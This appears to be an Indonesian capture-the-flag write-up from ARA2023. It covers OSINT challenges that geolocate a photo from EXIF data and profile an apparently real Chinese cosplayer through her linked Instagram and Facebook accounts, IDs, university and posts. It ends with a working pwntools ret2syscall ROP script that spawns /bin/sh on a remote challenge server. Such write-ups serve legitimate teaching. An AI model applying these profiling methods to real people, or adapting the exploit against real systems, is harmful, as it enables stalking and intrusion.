
<https://jimpl.com/results/8JvVidM2DyLUENzG3N4wY7bA?target=exif>



kemudian kami upload foto tadi dan benar saja terlihat lokasi dimana foto tersebut diambil
yang mana lokasi foto tersebut diambil ada di Hi Tech-Mall



yang mana setelah itu kami coba search di google dan pergi ke ulasan tempat tersebut dan terlihat flagnya pada salah satu ulasan akun



Flag: ARA2023{c4r3full_w1th_y0uR_m3tad4ta}

Hey detective, can you help me

Hey detective, can you help me

304

Ada seorang cosplayer dari China yang sangat aktif bersosial media, dia kadang memposting foto cosplaynya di facebook dan instagram. Dia pernah berkuliah di universitas ternama di China, suatu saat dia dan temannya berkunjung pada toko boneka untuk membeli sebuah boneka, tidak lupa dia juga berfoto dengan sebuah maskot di sana. Lalu selanjutnya dia mampir ke sebuah toko buku untuk membeli buku, sebagai seseorang yang update sosial media dia juga mengambil sebuah foto di toko buku tersebut dengan pose terduduk. Ohh iya dia juga pernah berfoto bareng atau collab dengan cosplayer asal China dengan nama 'Sakura'.

Attachment

Diberikan sebuah soal dengan deskripsi seperti gambar diatas dan file question.txt yang mana berisi pertanyaan yang mana harus disusun agar membentuk sebuah flag

Flag dibagi dalam 5 bagian :

1. ID Sosmed
2. Nama Universitas dia berkuliah
cukup singkatannya saja, contoh Insititut Teknologi Sepuluh Nopember menjadi ITS
3. Nama maskot
4. Waktu saat upload foto di toko buku
5. Komentar yang terdapat pada saat dia foto bersama Sakura

Format sebagai dibawah :

ARA2023{ProfileIDSosmed_NamaUniversitas_NamaMaskot_TanggalBulanTahun-Jam:Menit_RedactedFlag}

Contoh :


ARA2023{46152324397_UTL_FeLda_7Mei2017-13:02_r3d4cTED}

dan diberikan sebuah file vidio



melihat dari deskripsi tersebut kami terpaku oleh kalimat **Ohh iya dia juga pernah berfoto bareng atau collab dengan cosplayer asal China dengan nama 'Sakura'**. yang mana menurut kami itu merupakan clue terkuat untuk menemukan cosplayer yang dimaksud kemudian kami gunakan skill searching kami di google dengan keyword **cosplayer asal china** dan mengunjungi website

<https://bacaotaku.blogspot.com/2019/08/Cosplayer-Tercantik.html>



yang mana setelah itu kami coba cari instagram dari sakuragun untuk menemukan cosplayer yang pernah collab dengannya, tetapi setelah kami lihat ternyata ada banyak cosplayer yang pernah collab dengan nya mulai dari @rakukoo @skylaryuuu tetapi setelah kami lihat postingan foto instagram dan facebook mereka tidak terdapat foto di toko buku dengan pose terduduk yang mana itu ialah jawaban dari pertanyaan ke 3. setelah itu kami tertuju pada foto sakuragun yang ini dan setelah itu kami menuju ke Instagram @yanzikenko dan terdapat postingan seperti vidio yang diberikan pada soal





setelah itu kami cari facebooknya dan menemukan postingan ia berfoto ia foto di toko buku dengan posisi duduk dengan akun facebook <https://www.facebook.com/yanzikenko.hii?mibextid=ZbWKwL>



src link foto:

https://m.facebook.com/story.php?story_fbid=pfbid0uG8BFbCp2jwKtpTkqJzD5H8yJHvaC5UYYqBRZdzKqcqdggb37ABU3bLfeczudEHml&id=360082501088616&mibextid=Nif5OZ

dan terlihat waktu tanggal bulan tahun jam ia upload yang mana merupakan jawaban atau flag part4: **3Juni2019-10:25**



setelah itu kami coba cari fotonya dengan maskot pada pertanyaan ke 3 dan terlihat ia sedang berfoto dengan sebuah maskot yang mana setelah itu kami upload foto tersebut di google search image yang mana nama maskot tersebut adalah part flag ke 3 dan ketemu nama maskotnya adalah **Molly**



setelah itu kami cari komentar yang terdapat pada saat dia foto bersama Sakura

yang mana itu ialah part flag terakhir atau flag ke 5 dan terlihat foto ia dengan sakura dan kami liha pada komentar nya dan terlihat part flag ke 5 : **Y0u4r3ThE0s1nTm45t3R**



src link:

https://m.facebook.com/story.php?story_fbid=pfbid031jhQgaUh6sX1oEvQWuGf4oGChy3Tf3e9RyAPP54zmGS1HJu9DUHgoMFnGQzjp4Trl&id=360082501088616&sfnsn=wiwspw&mibextid=VhDh1V


setelah ketemu part flag ke 5 kami lanjut mencari part flag ke 2 yang mana kita disuruh nama universitas ternama dia berkuliah di china dan terlihat pada salah satu foto postingan di facebooknya ia berfoto wisuda yang mana ada tulisan china yang selanjutnya kami terjemahkan di indonesia menggunakan google translate



yang mana setelah itu kami searching di google dan ketemu flag part 2 nya: **BNU**

terakhir kami cari part flag pertamanya yang mana awalnya kami kira Profil ID Sosmed pada facebook [100050373615054](#) dan ternyata salah yang mana menggunakan ID Sosmed Instagram disini kami menggunakan tools online <https://followersgratis.web.id/cek-user-id-instagram/> dengan memasukkan username Instagramnya [yanzikenko](#) dan terlihat id nya yang mana merupakan part flag 1: **44793134117**

☐ Saya bukan robot


reCAPTCHA
[Privasi](#) - [Persyaratan](#)

Cek!


Full Name: 妍子kenko

User ID: 44793134117


Flag: ARA2023{44793134117_BNU_Molly_3Juni2019-10:25_Y0u4r3ThE0s1nTm45t3R}

[Binary Exploitation]

basreng kompleks - *time's up 17.40*



Diberikan sebuah soal dengan attachment binary file serta dengan network service nya **nc 103.152.242.116 20371** disini kami langsung decompile source program dari soal tersebut



terlihat ada beberapa macam function kami pun langsung mengecek satu satu file tersebut dan kami terpaku dengan function b yang mana berisi sebagai berikut

```
1 void b()  
2 {  
3     __asm { syscall; LINUX - }  
4 }
```

yang mana kami langsung menyimpulkan bahwa ini merupakan ret2syscall disini kami langsung menggunakan skill searching kami dan mempelajari dari write up yang ada pada internet dan kami menemukan 3 src sumber solver kami:

<https://ctftime.org/writeup/26223>

<https://www.ctfnote.com/pwn/linux-exploitation/rop/ret2syscall>

<https://ctftime.org/writeup/26223>

melihat dari write up dan source di internet yang mana harus ada terdapat pop_rax sedangkan kami disini mencari tetapi tidak ada kami stack tetapi pada jam 5-15 kami langsung tersadar bahwa rax didapatkan dari fun e, f, g dan pop rdi, pop rsi, ret , syscall kami dapatkan dengan ropper -file=./vuln -search"pop ..."

dan berikut hasil script yang telah kami buat


```
(kali@kali)-[~/Music/arait/basreng/basreng_komplek_parti]
$ cat vuln.py
from pwn import *

if args.get('REMOTE'):
    p = remote("103.152.242.116", 20371)
    elf = context.binary = ELF('./vuln', checksec=False)
else:
    p = process("./vuln")

pop_rdi = 0x0000000000004011fb
pop_rsi = 0x0000000000004011f9
e = 0x000000000000401149
f = 0x000000000000401157
g = 0x000000000000401162
syscall = 0x000000000000401130
ret = 0x000000000000401016

padding = b"A"*72
padding += p64(pop_rdi) + p64(elf.bss() + 0xa00)
padding += p64(pop_rsi) + b'/bin/sh\x00'
padding += p64(ret)
padding += p64(0x000000000000401124)
padding += p64(ret) + p64(pop_rdi) + p64(elf.bss() + 0xa00)
padding += p64(ret) + p64(e)
padding += p64(ret) + p64(f)
padding += p64(ret) + p64(g)
padding += p64(pop_rsi) + p64(0) + p64(0)
padding += p64(ret) + p64(syscall)

p.sendline(padding)
p.interactive()
```



dan kami run terlihat flag

Flag: ARA2023{CUSTOM_ROP_D3f4ult_b4sr3ng}

